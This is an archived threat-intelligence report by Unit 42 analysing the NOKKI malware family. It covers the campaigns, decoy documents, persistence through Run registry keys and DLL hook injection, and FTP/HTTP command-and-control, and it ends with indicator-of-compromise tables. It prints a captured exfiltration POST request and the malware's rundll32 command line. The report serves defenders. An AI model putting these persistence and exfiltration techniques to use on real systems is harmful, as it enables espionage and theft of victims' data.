New KONNI Malware attacking Eurasia and Southeast Asia

By Josh Grunzweig, Bryan Lee

Published: 2018-09-27 · Archived: 2026-04-05 19:07:03 UTC

Introduction

Beginning in early 2018, Unit 42 observed a series of attacks using a previously unreported malware family, which we have named 'NOKKI'. The malware in question has ties to a previously reported malware family named KONNI, however, after careful consideration, we believe enough differences are present to introduce a different malware family name. To reflect the close relationship with KONNI, we chose NOKKI, swapping KONNI's Ns and Ks.

Because of code overlap found within both malware families, as well as infrastructure overlap, we believe the threat actors responsible for KONNI are very likely also responsible for NOKKI. Previous reports stated it was likely KONNI had been in use for over three years in multiple campaigns with a heavy interest in the Korean peninsula and surrounding areas. As of this writing, it is not certain if the KONNI or NOKKI operators are related to known adversary groups operating in the regions of interest, although there is evidence of a tenuous relationship with a group known as Reaper.

The latest activity leveraging the NOKKI payload likely targets politically-motivated victims in Eurasia and possibly Southeast Asia. These attacks leverage compromised legitimate infrastructure for both delivery and command and control (C2). These compromised servers are largely located within South Korea. In total, we observed two waves of attacks spanning from early 2018 to at least July 2018 which we were able to cluster via the specific network protocol used for C2. In addition, the decoy documents themselves wer both created and last modified by an author named zeus. The zeus username is a recurring artifact witnessed in all of the discussed attacks in this report.

January 2018 Attack

The earliest observed attack delivering NOKKI took place in January 2018. This attack leverages a Microsoft Windows executable file using a PDF icon in an attempt to trick the victim into launching the file. The malware sample contains the properties seen in Table 1:

MD5	48f031f8120554a5f47259666fd0ee02
SHA1	02ee6302436250e1cee1e75cf452a127b397be8d
SHA256	b8120d5c9c2c889b37aa9e37514a3b4964c6e41296be216b327cdccd2e908311
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
PDB String	C:\Users\zeus\Documents\Visual Studio 2010\Projects\virus-dropper\Release\virus-dropper.pdb

Compile Timestamp	2018-01-26 00:14:31 UTC
First Encountered	2018-01-26 03:10:12 UTC

Table 1 January NOKKI properties

The malware is capable of collecting information on the victim machine, dropping, and executing a payload, as well as dropping and opening a decoy document.

The malware will collect data from the victim machine and write this information to LOCALAPPDATA%\MicroSoft Updatea\uplog.tmp. The following information is collected from the victim:

- IP Address
- Hostname
- Username
- Drive Information
- Operating System Information
- Installed Programs

This specific function shares significant code overlap with the KONNI tool first discovered by Talos.

The NOKKI payload is written to %LOCALAPPDATA%\MicroSoft Updatea\svServiceUpdate.exe prior being executed in a new process. Persistence is achieved by writing the file path to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run\svstartup registry key.

After being executed and establishing persistence, NOKKI then connects to 101.129.1[.]104 for C2 communication via FTP. This IP does not have a domain name resolution; however, WHOis shows the IP assigned to China Central Television.

The decoy document is written to the same file path as the initial dropper, however, the extension is renamed to .pdf and becomes a legitimate document.

Based on the decoy document contents and language, the attack may target

Cambodian speakers with an interest in Cambodian political matters.

Figure 1 shows the decoy document used for this sample:

ព្រះរាជាណាចក្រកម្ពុជា
ជាតិ សាសនា ព្រះមហាក្សត្រ

ក្រសួងការបរទេស
និងសហប្រតិបត្តិការអន្តរជាតិ

លេខ ១០៥៤ កបទ.សអ.ពក

ថ្ងៃ ៣ ខែ ធ្នូ ឆ្នាំកា ព.ស.២៥៦១
រាជធានីភ្នំពេញ ថ្ងៃទី ១៤ ខែ ធ្នូ គ.ស.២០១៧

សូមជម្រាបជូន
ឯកឧត្តម លោកជំទាវ ឯកអគ្គរាជទូត តំណាងអចិន្ត្រៃយ៍
លោកអគ្គកុងស៊ុលកម្ពុជា ប្រចាំនៅបរទេស

កម្មវត្ថុ: សំណើសុំផ្តល់អាសយដ្ឋាន ឈ្មោះមន្ត្រីទំនាក់ទំនង និងលេខទូរស័ព្ទ/ទូរសារ ព្រមទាំងអ៊ីម៉ែល របស់ស្ថានតំណាងកម្ពុជា នៅបរទេស។
យោង: លិខិតក្រសួងសង្គមកិច្ច អតីតយុទ្ធជន និងយុវនីតិសម្បទា លេខ១៥៣៩ ស.អ.យ ចុះថ្ងៃទី ១៣ ខែវិច្ឆិកា ឆ្នាំ២០១៧។

ខ្ញុំសូមជម្រាបជូន ឯកឧត្តម លោកជំទាវ លោក លោកស្រី មេត្តាជ្រាបថា ក្រសួងសង្គមកិច្ច អតីតយុទ្ធជន និងយុវនីតិសម្បទា ក្រសួងមហាផ្ទៃ ក្រសួងការបរទេស និងសហប្រតិបត្តិការអន្តរជាតិ និងគណៈកម្មាធិការជាតិប្រយុទ្ធប្រឆាំងការជួញដូរមនុស្ស បានសហការជាមួយអង្គការសម្ព័ន្ធចាប់ដៃ នឹងរៀបចំសៀវភៅអាសយដ្ឋានបញ្ជូនសេវាបន្ត សម្រាប់ប្រើប្រាស់ក្នុងការងារប្រយុទ្ធប្រឆាំងអំពើជួញដូរមនុស្ស ។

ដើម្បីរៀបចំសៀវភៅនេះ ក្រសួងសង្គមកិច្ច អតីតយុទ្ធជន និងយុវនីតិសម្បទា ស្នើសុំផ្តល់ព័ត៌មាន អំពីស្ថានទូត ស្ថានអគ្គកុងស៊ុលកម្ពុជា ទាំងអស់នៅក្រៅប្រទេស ដូចខាងក្រោម៖
-អាសយដ្ឋាន
-ឈ្មោះមន្ត្រីទំនាក់ទំនង និងលេខទូរស័ព្ទ
-លេខទូរស័ព្ទ/ទូរសារ ព្រមទាំងអ៊ីម៉ែល

អាស្រ័យដូចបានជម្រាបជូនខាងលើ សូម ឯកឧត្តម លោកជំទាវ លោក លោកស្រី មេត្តាផ្តល់ព័ត៌មានមកក្រសួងវិញឱ្យបានមុនថ្ងៃទី១៥ ខែធ្នូ ឆ្នាំ២០១៧ តាមការគួរ។

ក.ប រដ្ឋមន្ត្រី
អគ្គលេខាធិការ

អ៊ិត សីលា

អាសយដ្ឋាន: លេខ ៣ វិថី សម្តេច ប៊ុន រ៉ែត
សង្កាត់ទន្លេបាសាក់ ខ័ណ្ឌចំការមន
រាជធានីភ្នំពេញ ព្រះរាជាណាចក្រកម្ពុជា

ទូរស័ព្ទ : (855) 23 214 441, 216 122
ទូរសារ : (855) 23 216 144, 216 141
អ៊ីម៉ែល : mfaic@mfa.gov.kh

Figure 1 Decoy document for b8120d5c9c2c889b37aa9e37514a3b4964c6e41296be216b327cdccd2e908311

April 2018 Attack

In early April 2018, another attack was observed delivering the NOKKI payload. This attack leveraged a malicious executable with an .scr extension that had the original filename referring to the Russian Ministry of Foreign Affairs and its contents can be found online.

The file contains the properties as seen in Table 2:


MD5	42fbea771f3e0ff04ac0a1d09db2a45e
SHA1	2b6b6f24f58072a02f03fa04deaccce04b6bb43b
SHA256	9bf634ff0bc7c69ffceb75f9773c198944d907ba822c02c44c83e997b88eeabd
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
PDB String	C:\Users\zeus\Documents\Visual Studio 2010\Projects\virus-dropper\Release\virus-dropper.pdb
Compile Timestamp	2018-04-04 21:06:26 UTC
First Encountered	2018-04-04 12:55:38 UTC

Table 2 April NOKKI Properties

This sample contained the same PDB string within it as sample from January 2018. Functionally, it was nearly identical in its behavior as the previous attack.

Unlike the previously witnessed attack that possibly targeted Cambodian language speakers with an interest in Cambodian political matters, the decoy document used in this attack is written Cyrillic and contains content related to Russian political matters.

Once the .scr file is executed, the NOKKI payload is installed onto the victim host which then connects to the IP resolving to a likely compromised but legitimate South Korean science and technology university website.



О встрече Статс-секретаря – заместителя Министра иностранных дел России Г.Б.Карасина с директором Института стратегических и межрегиональных исследований при Президенте Узбекистана В.И.Норовым

637-03-04-2018

СООБЩЕНИЕ ДЛЯ СМИ

3 апреля Статс-секретарь – заместитель Министра иностранных дел Российской Федерации Г.Б.Карасин принял директора Института стратегических и межрегиональных исследований при Президенте Республики Узбекистан В.И.Норова, находившегося в Москве для участия в организованной Российским институтом стратегических исследований международной конференции «Актуальные проблемы безопасности центральноазиатского региона и стратегии их решения - подходы России и Узбекистана».

В ходе состоявшейся беседы были обсуждены перспективы российско-узбекского взаимодействия на международных площадках, а также актуальные вопросы ситуации в центральноазиатском регионе и вокруг него.

О встрече спецпредставителя Президента Российской Федерации по Ближнему Востоку и странам Африки, заместителя Министра иностранных дел России М.Л.Богданова с Послом Руанды в Москве Ж. д'Арк Муджавамарией

636-03-04-2018

Figure 2 Decoy document for 9bf634ff0bc7c69ffceb75f9773c198944d907ba822c02c44c83e997b88eeabd

The content of the decoy document in Figure 2 is a publicly available. Google Translate roughly translates to the following:

About the meeting of the State Secretary - Deputy Minister of Foreign Affairs of Russia GB Karasin and the Director of the Institute of Strategic and Interregional Studies under the President of Uzbekistan, VI Norov

A second sample was discovered in April 2018, also written Cyrillic and containing content related to Russian political matters. This file had the following properties as seen in Table 3:

MD5	88587c43daff30cd3cc0c913a390e9df
SHA1	1cc8ceeef9a2ea4260fae03368a9d07d56e8331b
SHA256	07b90088ec02ef6757f6590a62e2a038ce769914139aff1a26b50399a31dcde9
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
PDB String	C:\Users\zeus\Documents\Visual Studio 2010\Projects\virus-dropper\Release\virus-dropper.pdb
Compile Timestamp	2018-04-24 16:42:03 UTC
First Encountered	2018-04-24 06:34:35 UTC

Table 3 Second April NOKKI Properties

Again, we see consistency both in the embedded PDB string, as well as the functionality of the sample itself. This particular sample connects to an IP address to which a likely legitimate but compromised website of a research institute in South Korea resolves. This server has also likely been compromised and repurposed by the adversary.

May 2018 Attack

In May 2018, Unit 42 observed an attack using malware with a filename of briefinglist.exe being downloaded from the somewhat redacted following URL. Again, it is a likely compromised but legitimate South Korean website and the contents written Cyrillic and containing content related to Russian political matters.

http://mail.[removed].co[.]kr/de/de_includes/mail/yandex.ru/download.php

This sample has the following properties as seen in Table 4:

MD5	ae27e617f4197cd30cc09fe784453cd4
SHA1	dc739ca07585eab7394843bc4dba2faca8e5bfe0
SHA256	9b1a21d352ededd057ee3a965907126dd11d13474028a429d91e2349b1f00e10
File Type	PE32 executable (GUI) Intel 80386, for MS Windows

PDB String	C:\Users\zeus\Documents\Visual Studio 2010\Projects\virus-dropper\Release\virus-dropper.pdb
Compile Timestamp	2018-04-30 17:48:08 UTC

Table 4. Third May NOKKI Properties

This sample remains consistent with previous samples of NOKKI in terms of functionality and the embedded PDB string.

The payload communicates with 145.14.145[.]32, which resolves to files.000webhost[.]com. This same host was witnessed in previously reported KONNI malware activity.

July 2018 Attack

In July 2018, a South Korean engineering organization was identified as compromised and hosting malware and C2 infrastructure on their webserver since at least May 2018. Again, a file in Cyrillic with a name referring to the Russian political matters was being distributed from the http://mail.[removed].co[.]kr/common URL.

Unlike attacks leading up to this point, an executable file was not used as the initial malware file. Instead, this attack used a Microsoft Word document leveraging malicious macros to deliver the payload to the victim. Upon opening the file and enabling macros, the document downloaded both the payload and displayed a decoy document referencing political matters.

NOKKI Malware Family

From the samples discussed in this blog, we were able to identify two distinct variants of NOKKI. The earlier variant witnessed in attacks between January 2018 to May 2018 made use of FTP for C2 communications. Alternatively, the newer variant witnessed since June 2018 made use of HTTP. While both variants used different network protocols for communication, they both used the same file path structure on the remote C2 server.

The older variant begins by looking for the presence of the following file:

%TEMP%\ID56SD.tmp

If this file does not exist, the malware will generate a random string of 10 upper-case alphabetic characters. This string will ultimately be used as the victim's identifier. It will also create the %TEMP%\stass file and write the value of a to it.

The malware continues to spawn a new thread that is responsible for network communication. Within an infinite loop, this malware will continue connecting to its C2 server via FTP.

After successful connection to the C2, it will write the previously written stass file to the server's public_html folder. It will also upload the previously created uplog.tmp file to the remote server. After the upload is completed, NOKKI will then delete the local copy on the infected host. Finally, NOKKI will check for the presence of the [id]-down file on the C2 server, where [id] is the 10 character alphabetic string created prior. Should this file exist,

it will be downloaded and written to %TEMP%\svchostav.exe prior to being executed in a new process. After it is executed, the malware deletes the file on the C2 server. The malware will then sleep for 15 minutes between loops.

The newer variant operates in a slightly different manner.

In this case, NOKKI begins by extracting and dropping an embedded DLL to the %LOCALAPPDATA%\MicroSoft UpdateServices\Services.dll path. One of two DLLs may be dropped, either a 32-bit or a 64-bit compiled options. The appropriate DLL will be dropped based on the victim host's CPU architecture.

While these DLLs are different architectures, they perform the same functions. After the DLL is written, the malware loads it via the following command-line:

rundll32.exe [%LOCALAPPDATA%\MicroSoft UpdateServices\Services.dll] install

Finally, the malware will write the following registry key to ensure persistence on the victim host:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qivService - C:\\Windows\\System32\\rundll32.exe "[%LOCALAPPDATA%\MicroSoft UpdateServices\Services.dll]" install

The payload's install function makes a call to SetWindowsHookEx with a thread ID of 0, resulting in the function being injected into every GUI process running on the victim machine. This particular process is referenced in this forum post.

The DllMain function of this payload begins by comparing the process executable name, seeking out the explorer.exe process. In the event it is not loaded in the context of this process, nothing occurs. If the malware is running within explorer.exe, it will load its own HTTPStart exported function, which performs the malicious actions.

It begins by writing the ID56SD.tmp file in its current working directory (CWD). A unique randomly chosen 10-byte alphabetic string is written to this file, which will be used as an identifier for the victim. A file named stass is also written in the CWD, with a single byte of a.

The payload proceeds to enter an infinite loop, with a 15 minute delay between iterations. The loop begins by reading in the previously written stass file and uploading it to its embedded C2 server via HTTP.

The data is encoded with base64 and uploaded via a POST parameter of data. Additionally, the victim's identifier and the current timestamp is uploaded via a POST parameter of subject.

```
POST /./pds/data/upload.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: mail.    .co.kr
Content-Length: 43
Connection: Keep-Alive
Cache-Control: no-cache

subject=OZHMLCVRZA-07.03-23.32.58&data=YQ==HTTP/1.1 200 OK
Connection: close
Date: Wed, 04 Jul 2018 06:28:12 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.12
Content-type: text/html
```

Figure 3 HTTP request made by NOKKI payload

After this upload request is made, the malware looks for the presence of a file named uplog.tmp. In the event this file exists, it is uploaded via the same method as previously noted. After this file is uploaded via HTTP, the local file is deleted. While this file is not present originally in this malware sample, in other NOKKI variants, it has been observed containing the victim's system information.

The malware then looks for the presence of the upfile.tmp file. Again, if this file exists, it is uploaded to the remote server and the local file is deleted.

Finally, the malware will look for the presence of the following remote files, where [id] is the victim identifier:

- http://mail.[removed].co[.]kr/./pds/down
- http://mail.[removed].co[.]kr/./pds/data/[id]-down

If the down file is available, it is written to %TEMP%\wirbiry2jsq3454.exe and executed. If the [id]-down file is available, it is written to %TEMP%\weewyesqsf4.exe and executed.

During execution, a remote module was downloaded from the down URL:

This module is responsible for collecting the following information and writing it to the %LOCALAPPDATA%\MicroSoft UpdateServices\uplog.tmp file:

- IP Address
- Hostname
- Username
- Drive Information
- Operating System Information
- Installed Programs

This module acted in an identical way as the information collection function witnessed in the older variant of NOKKI.

Comparison to KONNI

The NOKKI malware family differs from KONNI in a number of ways. Unlike KONNI, NOKKI is modular in nature, with multiple steps taken between the initial infection and the final payload(s) being delivered. Early versions of NOKKI observed between January 2018 to May 2018 used a remote FTP server to ultimately accept commands and download additional modules. While newer versions of NOKKI starting in June 2018 use HTTP, the communication is quite different from the previously reported KONNI malware, both in the URI structure and data being sent. In addition, while the KONNI samples used C2 infrastructure set up specifically by the adversary, NOKKI mostly leveraged what appeared to be likely compromised legitimate servers for their infrastructure.

NOKKI URIs	**Previously Reported KONNI URIs**
/./pds/data/upload.php	/login.php
/./pds/data/[victim_id]-down	/upload.php
/./pds/down	/download.php
/common/exe	/weget/uploadtm.php
/common/doc	/weget/upload.php

Table 5. URI differences between NOKKI and KONNI

While we consider these malware families to be separate, we identified some similarities with KONNI. In addition to overlapping infrastructure between KONNI and NOKKI, a NOKKI module used to collect victim information was observed exhibiting very similar characteristics to the KONNI victim information collection function as seen in Figure 4. This same function was also observed in early instances of the dropper used to deploy NOKKI between January 2018 and May 2018.




Figure 4 Similarities between KONNI malware family and NOKKI module

Based on the similarities witnessed, we think it is highly probable there is some amount of code sharing and likely a single adversary group involved.

Conclusion

The adversary operating the NOKKI malware family appears to have begun using NOKKI in January 2018 and has continued their activity through 2018. At this time, we can only speculate who these series of attacks may be attributed to based on tenuous relationships. However, there is significant evidence from our attack telemetry and victimology indicating the operator has a strong interest in specific regions of the world such as Eurasia, the Korean Peninsula, and Southeast Asia. The general tactics used to deliver NOKKI are similar in nature to the actors behind a previously identified malware, KONNI. Additionally, there are overlaps both in code and some infrastructure with previously reported KONNI activity. Unlike KONNI, however, this particular malware family makes use of compromised servers for both hosting and C2 operations.

The NOKKI malware itself has been updated in the short period of time it has been observed, moving from FTP to HTTP for C2 operations. The malware is modular in nature, and based on analysis of the information gathering module, it is highly likely the NOKKI operators are the same as the KONNI operators. Unit 42 will continue to monitor this malware family and the threat actor responsible.

Palo Alto Networks customers are protected by the following:

- All known samples of NOKKI maintain a malware verdict in WildFire
- AutoFocus customers may learn more via the NOKKI tag

Appendix

Indicators of Compromise

July 2018 Attack

Indicator Type	Indicator
Hash	d92c94423ec3d01ad584a74a38a2e817449648a4da3f12d345c611edc5c4cdbd
Hash	dce53e59b0c48e269dadc766a78667a14f11b72c49f57d95abde62c84ac8d7ae
Hash	0657f788e89a437a1e6fe2630c19436736aa55dcf255540698864a7576192611
Hash	d211815177ce4b9fd2d3c258d2fc6282c23b8458d71f8f6f0df06a9dda89c12f
Process	rundll32.exe [%LOCALAPPDATA%\MicroSoft UpdateServices\Services.dll] install
Registry Key	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qivService
File	ID56SD.tmp
File	stass
File	%LOCALAPPDATA%\MicroSoft UpdateServices\uplog.tmp
File	%TEMP%\wirbiry2jsq3454.exe
File	%TEMP%\weewyesqsf4.exe
URL	hxxp://mail.[removed].co[.]kr/./pds/data/upload.php
URL	hxxp://mail.[removed].co[.]kr/./pds/down
URL	hxxp://mail.[removed].co[.]kr/./pds/data/[id]-down
URL	hxxp://mail.[removed].co[.]kr/common
URL	hxxp://mail.[removed].co[.]kr/common/exe
URL	hxxp://mail.[removed].co[.]kr/common/doc

June 2018 Attack

Indicator Type	Indicator
Hash	5137f6a59c2c7a54f1a5fc9a9650972b17d52dd0e203f5abefedf5c593c41ff0
Hash	fd673703c502be907919a4ff2922b7b969d96d206abc572a5cb83e69ab32ca18
Hash	4e84f97bb61c2d373a574676fa374131460839ecc7b53064f558ce7ce55528ad
Hash	fd673703c502be907919a4ff2922b7b969d96d206abc572a5cb83e69ab32ca18
Hash	74ddd56b1e33aa3752f143a77e5802a5803fd2c222f2cca77bfa5c740dfc8f5e
Process	rundll32.exe [%LOCALAPPDATA%\MicroSoft UpdateServices\Services.dll] install
Registry Key	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qivService
File	ID56SD.tmp
File	stass
File	uplog.tmp
File	%TEMP%\wirbiry2jsq3454.exe
File	%TEMP%\weewyesqsf4.exe
URL	hxxp://mail.[removed].co[.]kr/./pds/data/upload.php
URL	hxxp://mail.[removed].co[.]kr/./pds/down
URL	hxxp://mail.[removed].co[.]kr/./pds/data/[id]-down
URL	hxxp://mail.[removed].co[.]kr/common

May 2018 Attack

Indicator Type	Indicator
Hash	9b1a21d352ededd057ee3a965907126dd11d13474028a429d91e2349b1f00e10
Hash	c3172b403068aabc711b7cbe4d923ae1fa705ce11c4cc71271fde83ce751c21c
Folder	%LOCALAPPDATA\MicroSoft Update1
File	%LOCALAPPDATA\MicroSoft Update1\svServiceUpdate.exe
File	%TEMP%\uplog.tmp
File	%STARTUP%\Antdule.lnk

File	%TEMP%\ID56SD.tmp
File	%TEMP%\svchostav.exe
URL	hxxp://mail.[removed].co[.]kr/de/de_includes/mail/yandex.ru/download.php

April 2018 Attack

Indicator Type	Indicator
Hash	07b90088ec02ef6757f6590a62e2a038ce769914139aff1a26b50399a31dcde9
Hash	d5fc0ef2d1ed037b5b6389882f9bb4ea15a6b41f21cdc0f5e90752f4e687445c
Folder	%LOCALAPPDATA\MicroSoft Update1
File	%LOCALAPPDATA\MicroSoft Update1\svServiceUpdate.exe
File	%TEMP%\uplog.tmp
File	%STARTUP%\Antdule.lnk
File	%TEMP%\ID56SD.tmp
File	%TEMP%\svchostav.exe
URL	hxxp://mail.[removed].co[.]kr/de/de_includes/mail/yandex.ru/download.php
IP Address	210.112.239[.]74

Early April 2018 Attack

Indicator Type	Indicator
Hash	9bf634ff0bc7c69ffceb75f9773c198944d907ba822c02c44c83e997b88eeabd
Hash	c07bea0928a35b9292eebab32563378d01d95434d098e5c7c076e94866a14212
Folder	%LOCALAPPDATA\MicroSoft Update1
File	%LOCALAPPDATA\MicroSoft Update1\svServiceUpdate.exe
File	%TEMP%\uplog.tmp
File	%STARTUP%\Antdule.lnk
File	%TEMP%\ID56SD.tmp
